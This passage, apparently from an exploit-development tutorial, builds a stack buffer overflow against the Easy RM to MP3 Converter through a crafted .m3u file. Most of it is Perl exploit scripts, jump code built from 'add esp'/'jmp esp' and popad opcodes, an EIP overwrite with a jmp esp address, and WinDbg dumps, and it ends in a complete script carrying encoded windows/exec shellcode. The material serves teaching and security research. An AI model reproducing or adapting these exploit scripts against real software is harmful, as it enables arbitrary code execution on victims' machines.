- "Jumpcode" : code that will make the jump from the X's to the A's. This code cannot be larger than 50 bytes (because that's all we have available directly at ESP)

We can find the exact position by using guesswork, by using custom patterns, or by using one of metasploits patterns.

We'll use one of metasploit's patterns... we'll start with a small one (so if we are looking at the start of the A's, then we would not have to work with large amount of character patterns :-))

Generate a pattern of let's say 1000 characters, and replace the first 1000 characters in the perl script with the pattern (and then add 25101 A's)

```
my $file= "test1.m3u";
my $pattern = "Aa0Aa1Aa2Aa3Aa4Aa....g8Bg9Bh0Bh1Bh2B";
my $junk= "A" x 25101;
```

```
my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available at
ESP
my $nop = "\x90" x 230;  #added some nops to visually separate our 54 X's from other data
in the ESP dump

open($FILE,">$file");
print $FILE $pattern.$junk.$eip.$preshellcode.$nop;
close($FILE);
print "m3u File Created successfully\n";
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 35 41 69 36 41 69 37  .........5Ai6Ai7
000ff850  41 69 38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41  Ai8Ai9Aj0Aj1Aj2A
000ff860  6a 33 41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a  j3Aj4Aj5Aj6Aj7Aj
000ff870  38 41 6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33  8Aj9Ak0Ak1Ak2Ak3
000ff880  41 6b 34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41  Ak4Ak5Ak6Ak7Ak8A
000ff890  6b 39 41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c  k9Al0Al1Al2Al3Al
000ff8a0  34 41 6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39  4Al5Al6Al7Al8Al9
```

What we see at 000ff849 is definitely part of the pattern. The first 4 characters are 5Ai6

```
90 90 90 90 90 90-90 90 90 90 90 90 90 90    ........
90 90 90 90 90 90-90 90 90 90 90 90 90 90    ........

90 90 90 90 90 90-90 90 90 90 90 90 90 90    ........
90 90 90 90 90 90-00 35 41 69 36 41 69 37           5Ai6Ai7
38 41 69 39 41 6a-30 41 6a 31 41 6a 32 41    Ai8Ai9Aj0Aj1Aj2A
41 6a 34 41 6a 35-41 6a 36 41 6a 37 41 6a    j3Aj4Aj5Aj6Aj7Aj
6a 39 41 6b 30 41-6b 31 41 6b 32 41 6b 33    8Aj9Ak0Ak1Ak2Ak3
34 41 6b 35 41 6b-36 41 6b 37 41 6b 38 41    Ak4Ak5Ak6Ak7Ak8A
41 6c 30 41 6c 31-41 6c 32 41 6c 33 41 6c    k9Al0Al1Al2Al3Al
6c 35 41 6c 36 41-6c 37 41 6c 38 41 6c 39    4Al5Al6Al7Al8Al9
48
41 69 36 41 69 37-41 69 38 41 69 39 41 6a     5Ai6Ai7Ai8Ai9Aj
6a 31 41 6a 32 41-6a 33 41 6a 34 41 6a 35    0Aj1Aj2Aj3Aj4Aj5
36 41 6a 37 41 6a-38 41 6a 39 41 6b 30 41    Aj6Aj7Aj8Aj9Ak0A
41 6b 32 41 6b 33-41 6b 34 41 6b 35 41 6b    k1Ak2Ak3Ak4Ak5Ak
6b 37 41 6b 38 41-6b 39 41 6c 30 41 6c 31    6Ak7Ak8Ak9Al0Al1
32 41 6c 33 41 6c-34 41 6c 35 41 6c 36 41    Al2Al3Al4Al5Al6A
41 6c 38 41 6c 39-41 6d 30 41 6d 31 41 6d    l7Al8Al9Am0Am1Am
6d 33 41 6d 34 41-6d 35 41 6d 36 41 6d 37    2Am3Am4Am5Am6Am7
```

Using metasploit pattern_offset utility, we see that these 4 characters are at offset 257. So instead of putting 26094 A's in the file, we'll put 257 A's, then our shellcode, and fill up the rest of the 26094 characters with A's again. Or even better, we'll start with only 250 A's, then 50 NOP's, then our shellcode, and then fill up the rest with A's. That way, we don't have to be very specific when jumping. If we can land in the NOP's before the shellcode, it will work just fine.

Let's see how the script and stack look like when we set this up :

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 54;  #let's pretend this is the only space we have available
my $nop2 = "\x90" x 230;  #added some nops to visually separate our 54 X's from other
data

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$nop2;
close($FILE);
print "m3u File Created successfully\n";
```

When the application dies, we can see our 50 NOPs starting at 000ff848, followed by the shellcode (0x90 at 000ff874), and then again followed by the A's. Ok, that looks fine.

```
(188.c98): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006715
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
```

```
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff740  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff750  58 58 58 58 58 58 58 58-58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
000ff760  58 58 90 90 90 90 90 90-90 90 90 90 90 90 90 90  XX..............
000ff770  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff780  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff790  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7a0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff7b0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7c0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7d0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7e0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff7f0  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff800  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff810  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff820  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0:000> d
000ff830  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff840  90 90 90 90 90 90 90 90-00 90 90 90 90 90 90 90  ................
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The second thing we need to do is build our jumpcode that needs to be placed at ESP. The goal of the jumpcode is to jump to ESP+281

Writing jump code is as easy as writing down the required statements in assembly and then translating them to opcode (making sure that we don't have any null bytes or other restricted characters at the same time).

Jumping to ESP+281 would require : Add 281 to the ESP register, and then perform jump esp. 281 = 119h. Don't try to add everything in one shot, or you may end up with opcode that contains null bytes.

Since we have some flexibility (due to the NOP's before our shellcode), we don't have to be very precise either. As long as we add 281 (or more), it will work. We have 50 bytes for our jumpcode, but that should not be a problem.

Let's add 0x5e (94) to esp, 3 times. Then do the jump to esp. The assembly commands are :

- add esp,0x5e
- add esp,0x5e

- add esp,0x5e
- jmp esp

Using windbg, we can get the opcode :

```
0:014> a
7c901211 add esp,0x5e
add esp,0x5e
7c901214 add esp,0x5e
add esp,0x5e
7c901217 add esp,0x5e
add esp,0x5e
7c90121a jmp esp
jmp esp
7c90121c

0:014> u 7c901211
ntdll!DbgBreakPoint+0x3:
7c901211 83c45e          add     esp,5Eh
7c901214 83c45e          add     esp,5Eh
7c901217 83c45e          add     esp,5Eh
7c90121a ffe4            jmp     esp
```

Ok, so the opcode for the entire jumpcode is 0x83,0xc4,0x5e,0x83,0xc4,0x5e,0x83,0xc4,0x5e,0xff,0xe4

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";  #position 300

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\xff\xe4";                    #jmp esp

my $nop2 = "0x90" x 10;   # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

The jumpcode is perfectly placed at ESP. When the shellcode is called, ESP would point into the NOPs (between 00ff842 and 000ff873). Shellcode starts at 000ff874

```
(45c.f60): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=42424242 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  83 c4 5e 83 c4 5e 83 c4-5e ff e4 00 01 00 00 00  ..^..^..^.......
000ff740  30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.......AAAAAAAA
000ff750  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff760  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff770  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff780  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff790  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90  AA..............
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The last thing we need to do is overwrite EIP with a "jmp esp". From part 1 of the lab, we know that this can be achieved via address 0x01ccf23a

What will happen when the overflow occurs ?

- Real shellcode will be placed in the first part of the string that is sent, and will end up at ESP+300. The real shellcode is prepended with NOP's to allow the jump to be off a little bit
- EIP will be overwritten with 0x01ccf23a (points to a dll, run "JMP ESP")
- The data after overwriting EIP will be overwritten with jump code that adds 282 to ESP and then jumps to that address.

- After the payload is sent, EIP will jump to esp. This will triggger the jump code to jump to ESP+282. Nop sled, and shellcode gets executed.

Let's try with a break as real shellcode :

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";  #position 300

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;
my $jumpcode = "\x83\xc4\x5e" .   #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\x83\xc4\x5e" .               #add esp,0x5e
   "\xff\xe4";                    #jmp esp

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```

The generated m3u file will bring us right at our shellcode (which is a break). (EIP = 0x000ff874 = begin of shellcode)

```
(d5c.c64): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=00006608
eip=000ff874 esp=000ff84a ebp=003440c0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff863:
000ff874 cc              int     3
0:000> d esp
000ff84a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff85a  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
000ff86a  90 90 90 90 90 90 90 90-90 90 cc 41 41 41 41 41  ...........AAAAA
000ff87a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff88a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff89a  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
000ff8aa  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```


```
000ff8ba  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Replace the break with some real shellcode (and replace the A's with NOPs)… (shellcode : excluded characters 0x00, 0xff, 0xac, 0xca)

When you replace the A's with NOPs, you'll have more space to jump into, so we can live with jumpcode that only jumps 188 positions further (2 times 5e)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "\x90" x 200;
my $nop = "\x90" x 50;

# windows/exec - 303 bytes
# http:
# Encoder: x86/alpha_upper
# EXITFUNC=seh, CMD=calc
my $shellcode = "\x89\xe2\xd9\xeb\xd9\x72\xf4\x5b\x53\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d" .
"\x38\x51\x54\x45\x50\x43\x30\x45\x50\x4c\x4b\x51\x55\x47" .
"\x4c\x4c\x4b\x43\x4c\x44\x45\x43\x48\x43\x31\x4a\x4f\x4c" .
"\x4b\x50\x4f\x45\x48\x4c\x4b\x51\x4f\x51\x30\x45\x51\x4a" .
"\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x45\x51\x4a\x4e\x46" .
"\x51\x49\x50\x4a\x39\x4e\x4c\x4b\x34\x49\x50\x44\x34\x45" .
"\x57\x49\x51\x49\x5a\x44\x4d\x45\x51\x48\x42\x4a\x4b\x4c" .
"\x34\x47\x4b\x50\x54\x51\x34\x45\x54\x44\x35\x4d\x35\x4c" .
"\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4b\x39\x51\x4c\x46" .
"\x44\x45\x54\x48\x43\x51\x4f\x46\x51\x4c\x36\x43\x50\x50" .
"\x56\x43\x54\x4c\x4b\x47\x36\x46\x50\x4c\x4b\x47\x30\x44" .
"\x4c\x4c\x4b\x42\x50\x45\x4c\x4e\x4d\x4c\x4b\x43\x58\x44" .
"\x48\x4d\x59\x4c\x38\x4d\x53\x49\x50\x42\x4a\x46\x30\x45" .
"\x38\x4c\x30\x4c\x4a\x45\x54\x51\x4f\x42\x48\x4d\x48\x4b" .
"\x4e\x4d\x5a\x44\x4e\x50\x57\x4b\x4f\x4b\x57\x42\x43\x43" .
"\x51\x42\x4c\x45\x33\x45\x50\x41\x41";

my $restofbuffer = "\x90" x ($buffersize-
(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;

my $jumpcode = "\x83\xc4\x5e" .    #add esp,0x5e
   "\x83\xc4\x5e" .                #add esp,0x5e
   "\xff\xe4";                     #jmp esp
```

```
my $nop2 = "0x90" x 10;   # only used to visually separate

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$jumpcode;
close($FILE);
print "m3u File Created successfully\n";
```



pwned again :-)

Some other ways to jump

Here are a few other ways to jump:

- popad
- Hardcode address to jump to

The "**popap**" instruction may help us 'jumping' to our shellcode as well. popad (pop all double) will pop double words from the stack (ESP) into the general-purpose registers, in one action. The registers are loaded in the following order : EDI, ESI, EBP, EBX, EDX, ECX and EAX. As a result, the ESP register is incremented after each register is loaded (triggered by the popad). One popad will thus take 32 bytes from ESP and pops them in the registers in an orderly fashion.

The popad opcode is 0x61

So suppose you need to jump 40 bytes, and you only have a couple of bytes to make the jump, you can issue 2 popad's to point ESP to the shellcode (which starts with NOPs to make up for the (2 times 32 bytes - 40 bytes of space that we need to jump over))

Let's use the Easy RM to MP3 vulnerability again to demonstrate this technique :

We'll reuse one of the script example from earlier in this lab, and we'll build a fake buffer that will put 13 X's at ESP, then we'll pretend there is some garbage (D's and A's) and then place to put our shellcode (NOPS + A's)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = "BBBB";
my $preshellcode = "X" x 17;  #let's pretend this is the only space we have available
my $garbage = "\x44" x 100;  #let's pretend this is the space we need to jump over

my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the file in Easy RM to MP3, the application dies, and ESP looks like this :

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000001 ebx=00104a58 ecx=7c91005d edx=003f0000 esi=77c5fce0 edi=0000666d
eip=42424242 esp=000ff730 ebp=00344158 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0x42424231:
42424242 ??              ???
0:000> d esp
000ff730  58 58 58 58 58 58 58 58-58 58 58 58 58 44 44 44  XXXXXXXXXXXXXDDD  |  => 13
bytes
000ff740  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  |  => garbage
000ff750  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff760  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff770  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff780  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff790  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD  | => garbage
000ff7a0  00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  .AAAAAAAAAAAAAAA  | => garbage
0:000> d
000ff7b0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff7c0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff7d0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff7e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff7f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
000ff800  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA  | => garbage
```

```
000ff810  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff820  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
0:000> d
000ff830  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | => garbage
000ff840  41 41 90 90 90 90 90 90-90 90 90 90 90 90 90 90  AA.............. | => garbage
000ff850  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................ | =>
NOPS/Shellcode
000ff860  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................ | =>
NOPS/Shellcode
000ff870  90 90 90 90 cc 41 41 41-41 41 41 41 41 41 41 41  .....AAAAAAAAAAA | =>
NOPS/Shellcode
000ff880  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | =>
NOPS/Shellcode
000ff890  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | =>
NOPS/Shellcode
000ff8a0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA | =>
NOPS/Shellcode
```

Let's pretend that we need to use the 13 X's (so 13 bytes) that are available directly at ESP to jump over 100 D's (44) and 160 A's (so a total of 260 bytes) to end up at our shellcode (starts with NOPs, then a breakpoint, and then A's (=shellcode))

One popad = 32 bytes. So 260 bytes = 9 popad's (-28 bytes)

(so we need to start our shellcode with nops, or start the shellcode at [start of shellcode]+28 bytes

In our case, we have put some nops before the shellcode, so let's try to "popad" into the nops and see if the application breaks at our breakpoint.

First, overwrite EIP again with jmp esp. (see one of the previous exploit scripts)

Then, instead of the X's, perform 9 popad's, followed by "jmp esp" opcode (0xff,0xe4)

```
my $file= "test1.m3u";
my $buffersize = 26094;

my $junk= "A" x 250;
my $nop = "\x90" x 50;
my $shellcode = "\xcc";

my $restofbuffer = "A" x ($buffersize-(length($junk)+length($nop)+length($shellcode)));

my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $preshellcode = "X" x 4;  # needed to point ESP at next 13 bytes below
$preshellcode=$preshellcode."\x61" x 9;  #9 popads
$preshellcode=$preshellcode."\xff\xe4";  #10th and 11th byte, jmp esp
$preshellcode=$preshellcode."\x90\x90\x90";  #fill rest with some nops

my $garbage = "\x44" x 100;  #garbage to jump over
my $buffer = $junk.$nop.$shellcode.$restofbuffer;

print "Size of buffer : ".length($buffer)."\n";

open($FILE,">$file");
```


```
print $FILE $buffer.$eip.$preshellcode.$garbage;
close($FILE);
print "m3u File Created successfully\n";
```

After opening the file, the application does indeed break at the breakpoint. EIP and ESP look like this :

```
(f40.5f0): Break instruction exception - code 80000003 (first chance)
eax=90909090 ebx=90904141 ecx=90909090 edx=90909090 esi=41414141 edi=41414141
eip=000ff874 esp=000ff850 ebp=41414141 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
